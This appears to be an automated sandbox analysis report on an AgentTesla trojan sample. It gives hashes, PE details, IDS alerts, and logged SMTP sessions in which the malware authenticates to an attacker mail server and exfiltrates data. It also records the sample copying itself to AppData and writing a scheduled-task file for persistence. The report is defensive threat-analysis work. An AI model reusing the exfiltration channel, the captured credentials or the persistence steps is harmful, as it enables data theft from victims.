SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.8145197248671465
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe
File size:	754176
MD5:	2112c4250ecc0eb222c210b36f5617b2
SHA1:	d461254520a55e3fa841da166ed981894db54779
SHA256:	72583f44847a7163594df6713b246140478f41f50448f9d8585ebfde2d4b3ca0
SHA512:	ae4932ee3689175102b3d5c8908ea2960e026d1d36c3b776ecb559e2cb05656c512ef2eb356781c9597518ff6c04b158fbfe2df717f860b0e7731ee13ffc21a2
SSDEEP:	12288:1r04rA/PzMnu2SXOwpOmZHv/VPmEU6QUbQuszRZzmUukMvmu:BPrUbIuI+wpOmdHtmEU6Q6QzRZzckMv
TLSH:	0BF4E14F362CA14FCD6A8EB6EC7518A45BB06D63521AD38F7CC725DE098DB4E4A012D3
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Z.c.....0..<...D.....Z... ...`..... .....@.....

File Icon

Icon Hash:	eaee8e96b2c8e4b2

Static PE Info

General

Entrypoint:	0x110b5ace
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x11000000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x63BB5AB0 [Mon Jan 9 00:07:12 2023 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [11002000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb5a74	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb6000	0x4028	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xbc000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb3ad4	0xb3c00	False	0.8915227855528511	data	7.836325050000116	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xb6000	0x4028	0x4200	False	0.2568655303030303	data	4.8347602111046735	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xbc000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xb6178	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 1024, resolution 9055 x 9055 px/m		
RT_ICON	0xb65e0	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 4096, resolution 9055 x 9055 px/m		
RT_ICON	0xb7688	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 9216, resolution 9055 x 9055 px/m		
RT_GROUP_ICON	0xb9c30	0x30	data		
RT_GROUP_ICON	0xb9c60	0x14	data		
RT_VERSION	0xb9c74	0x3b0	data		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.4162.0.229.41496975872840032 01/09/23-07:29:53.813874	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49697	587	192.168.2.4	162.0.229.41
192.168.2.4162.0.229.41496985872839723 01/09/23-07:30:21.665979	TCP	2839723	ETPRO TROJAN Win32/Agent Tesla SMTP Activity	49698	587	192.168.2.4	162.0.229.41
192.168.2.4162.0.229.41496975872851779 01/09/23-07:29:53.813874	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49697	587	192.168.2.4	162.0.229.41
192.168.2.4162.0.229.41496975872030171 01/09/23-07:29:53.813753	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49697	587	192.168.2.4	162.0.229.41
192.168.2.4162.0.229.41496985872851779 01/09/23-07:30:21.666112	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49698	587	192.168.2.4	162.0.229.41
192.168.2.4162.0.229.41496975872839723 01/09/23-07:29:53.813753	TCP	2839723	ETPRO TROJAN Win32/Agent Tesla SMTP Activity	49697	587	192.168.2.4	162.0.229.41
192.168.2.4162.0.229.41496985872840032 01/09/23-07:30:21.666112	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49698	587	192.168.2.4	162.0.229.41
192.168.2.4162.0.229.41496985872030171 01/09/23-07:30:21.665979	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49698	587	192.168.2.4	162.0.229.41

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 9, 2023 07:29:52.266211987 CET	49697	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:29:52.443878889 CET	587	49697	162.0.229.41	192.168.2.4
Jan 9, 2023 07:29:52.443991899 CET	49697	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:29:52.732270002 CET	587	49697	162.0.229.41	192.168.2.4
Jan 9, 2023 07:29:52.732610941 CET	49697	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:29:52.909113884 CET	587	49697	162.0.229.41	192.168.2.4
Jan 9, 2023 07:29:52.910711050 CET	49697	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:29:53.085757971 CET	587	49697	162.0.229.41	192.168.2.4
Jan 9, 2023 07:29:53.086312056 CET	49697	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:29:53.271970987 CET	587	49697	162.0.229.41	192.168.2.4
Jan 9, 2023 07:29:53.272629023 CET	49697	587	192.168.2.4	162.0.229.41

Copyright Joe Security LLC 2023

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 9, 2023 07:29:53.447207928 CET	587	49697	162.0.229.41	192.168.2.4
Jan 9, 2023 07:29:53.447479963 CET	49697	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:29:53.625915051 CET	587	49697	162.0.229.41	192.168.2.4
Jan 9, 2023 07:29:53.626250982 CET	49697	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:29:53.801670074 CET	587	49697	162.0.229.41	192.168.2.4
Jan 9, 2023 07:29:53.801865101 CET	587	49697	162.0.229.41	192.168.2.4
Jan 9, 2023 07:29:53.813752890 CET	49697	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:29:53.813874006 CET	49697	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:29:53.814444065 CET	49697	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:29:53.814516068 CET	49697	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:29:53.990962982 CET	587	49697	162.0.229.41	192.168.2.4
Jan 9, 2023 07:29:53.991027117 CET	587	49697	162.0.229.41	192.168.2.4
Jan 9, 2023 07:29:53.999336958 CET	587	49697	162.0.229.41	192.168.2.4
Jan 9, 2023 07:29:54.099692106 CET	49697	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:30:20.140466928 CET	49698	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:30:20.315284967 CET	587	49698	162.0.229.41	192.168.2.4
Jan 9, 2023 07:30:20.315459013 CET	49698	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:30:20.585877895 CET	587	49698	162.0.229.41	192.168.2.4
Jan 9, 2023 07:30:20.586189032 CET	49698	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:30:20.763235092 CET	587	49698	162.0.229.41	192.168.2.4
Jan 9, 2023 07:30:20.764009953 CET	49698	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:30:20.944590092 CET	587	49698	162.0.229.41	192.168.2.4
Jan 9, 2023 07:30:20.945674896 CET	49698	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:30:21.133140087 CET	587	49698	162.0.229.41	192.168.2.4
Jan 9, 2023 07:30:21.133740902 CET	49698	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:30:21.308559895 CET	587	49698	162.0.229.41	192.168.2.4
Jan 9, 2023 07:30:21.309290886 CET	49698	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:30:21.489762068 CET	587	49698	162.0.229.41	192.168.2.4
Jan 9, 2023 07:30:21.490082979 CET	49698	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:30:21.664942980 CET	587	49698	162.0.229.41	192.168.2.4
Jan 9, 2023 07:30:21.665024996 CET	587	49698	162.0.229.41	192.168.2.4
Jan 9, 2023 07:30:21.665978909 CET	49698	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:30:21.666111946 CET	49698	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:30:21.666172981 CET	49698	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:30:21.666241884 CET	49698	587	192.168.2.4	162.0.229.41
Jan 9, 2023 07:30:21.861623049 CET	587	49698	162.0.229.41	192.168.2.4
Jan 9, 2023 07:30:21.861682892 CET	587	49698	162.0.229.41	192.168.2.4
Jan 9, 2023 07:30:21.881951094 CET	587	49698	162.0.229.41	192.168.2.4
Jan 9, 2023 07:30:21.930207968 CET	49698	587	192.168.2.4	162.0.229.41

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 9, 2023 07:29:52.089397907 CET	56572	53	192.168.2.4	8.8.8.8
Jan 9, 2023 07:29:52.222806931 CET	53	56572	8.8.8.8	192.168.2.4
Jan 9, 2023 07:30:20.060810089 CET	50911	53	192.168.2.4	8.8.8.8
Jan 9, 2023 07:30:20.116492033 CET	53	50911	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jan 9, 2023 07:29:52.089397907 CET	192.168.2.4	8.8.8.8	0xdb2a	Standard query (0)	mail.richenqtex.me	A (IP address)	IN (0x0001)	false
Jan 9, 2023 07:30:20.060810089 CET	192.168.2.4	8.8.8.8	0x4b9c	Standard query (0)	mail.richenqtex.me	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jan 9, 2023 07:29:52.222806931 CET	8.8.8.8	192.168.2.4	0xdb2a	No error (0)	mail.richenqtex.me		162.0.229.41	A (IP address)	IN (0x0001)	false
Jan 9, 2023 07:30:20.116492033 CET	8.8.8.8	192.168.2.4	0x4b9c	No error (0)	mail.richenqtex.me		162.0.229.41	A (IP address)	IN (0x0001)	false


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 9, 2023 07:29:52.732270002 CET	587	49697	162.0.229.41	192.168.2.4	220-premium114.web-hosting.com ESMTP Exim 4.95 #2 Mon, 09 Jan 2023 01:29:52 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 9, 2023 07:29:52.732610941 CET	49697	587	192.168.2.4	162.0.229.41	EHLO 506013
Jan 9, 2023 07:29:52.909113884 CET	587	49697	162.0.229.41	192.168.2.4	250-premium114.web-hosting.com Hello 506013 [84.17.52.47] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Jan 9, 2023 07:29:52.910711050 CET	49697	587	192.168.2.4	162.0.229.41	AUTH login c2VuZG9AcmljaGVucXRleC5tZQ==
Jan 9, 2023 07:29:53.085757971 CET	587	49697	162.0.229.41	192.168.2.4	334 UGFzc3dvcmQ6
Jan 9, 2023 07:29:53.271970987 CET	587	49697	162.0.229.41	192.168.2.4	235 Authentication succeeded
Jan 9, 2023 07:29:53.272629023 CET	49697	587	192.168.2.4	162.0.229.41	MAIL FROM:<sendo@richenqtex.me>
Jan 9, 2023 07:29:53.447207928 CET	587	49697	162.0.229.41	192.168.2.4	250 OK
Jan 9, 2023 07:29:53.447479963 CET	49697	587	192.168.2.4	162.0.229.41	RCPT TO:<chigi@richenqtex.me>
Jan 9, 2023 07:29:53.625915051 CET	587	49697	162.0.229.41	192.168.2.4	250 Accepted
Jan 9, 2023 07:29:53.626250982 CET	49697	587	192.168.2.4	162.0.229.41	DATA
Jan 9, 2023 07:29:53.801865101 CET	587	49697	162.0.229.41	192.168.2.4	354 Enter message, ending with "." on a line by itself
Jan 9, 2023 07:29:53.814516068 CET	49697	587	192.168.2.4	162.0.229.41	.
Jan 9, 2023 07:29:53.999336958 CET	587	49697	162.0.229.41	192.168.2.4	250 OK id=1pElfN-006vMz-Mf
Jan 9, 2023 07:30:20.585877895 CET	587	49698	162.0.229.41	192.168.2.4	220-premium114.web-hosting.com ESMTP Exim 4.95 #2 Mon, 09 Jan 2023 01:30:20 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 9, 2023 07:30:20.586189032 CET	49698	587	192.168.2.4	162.0.229.41	EHLO 506013
Jan 9, 2023 07:30:20.763235092 CET	587	49698	162.0.229.41	192.168.2.4	250-premium114.web-hosting.com Hello 506013 [84.17.52.47] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Jan 9, 2023 07:30:20.764009953 CET	49698	587	192.168.2.4	162.0.229.41	AUTH login c2VuZG9AcmljaGVucXRleC5tZQ==
Jan 9, 2023 07:30:20.944590092 CET	587	49698	162.0.229.41	192.168.2.4	334 UGFzc3dvcmQ6
Jan 9, 2023 07:30:21.133140087 CET	587	49698	162.0.229.41	192.168.2.4	235 Authentication succeeded
Jan 9, 2023 07:30:21.133740902 CET	49698	587	192.168.2.4	162.0.229.41	MAIL FROM:<sendo@richenqtex.me>
Jan 9, 2023 07:30:21.308559895 CET	587	49698	162.0.229.41	192.168.2.4	250 OK
Jan 9, 2023 07:30:21.309290886 CET	49698	587	192.168.2.4	162.0.229.41	RCPT TO:<chigi@richenqtex.me>
Jan 9, 2023 07:30:21.489762068 CET	587	49698	162.0.229.41	192.168.2.4	250 Accepted
Jan 9, 2023 07:30:21.490082979 CET	49698	587	192.168.2.4	162.0.229.41	DATA
Jan 9, 2023 07:30:21.665024996 CET	587	49698	162.0.229.41	192.168.2.4	354 Enter message, ending with "." on a line by itself
Jan 9, 2023 07:30:21.666241884 CET	49698	587	192.168.2.4	162.0.229.41	.
Jan 9, 2023 07:30:21.881951094 CET	587	49698	162.0.229.41	192.168.2.4	250 OK id=1pElfp-006wHs-IF

Statistics

Behavior

Copyright Joe Security LLC 2023



System Behavior

Analysis Process: SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe PID: 3328, Parent PID: 3528

General

Target ID:	0
Start time:	07:29:14
Start date:	09/01/2023
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe
Imagebase:	0x8a0000
File size:	754176 bytes
MD5 hash:	2112C4250ECC0EB222C210B36F5617B2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.339815730.0000000002E01000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.345874333.0000000004982000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.345874333.0000000004982000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000000.00000002.345874333.0000000004982000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D80CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D80CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C65DD66	CopyFileW
C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C65DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp39E8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C657038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DB1C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp39E8.tmp	success or wait	1	6C656A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 5a fd 63 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 3c 0b 00 00 44 00 00 00 00 00 00 fd 5a 0b 00 00 20 00 00 00 60 0b 00 00 00 00 11 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 0b 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELZc0<DZ ` @	success or wait	3	6C65DD66	CopyFileW
C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	6C65DD66	CopyFileW

Copyright Joe Security LLC 2023

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp39E8.tmp	0	1598	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 3c 2f 41 75 74 68 6f 72 3e 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user</Author> </RegistrationInfo>	success or wait	1	6C651B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DB1C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D7E5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7ECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7403DE	ReadFile
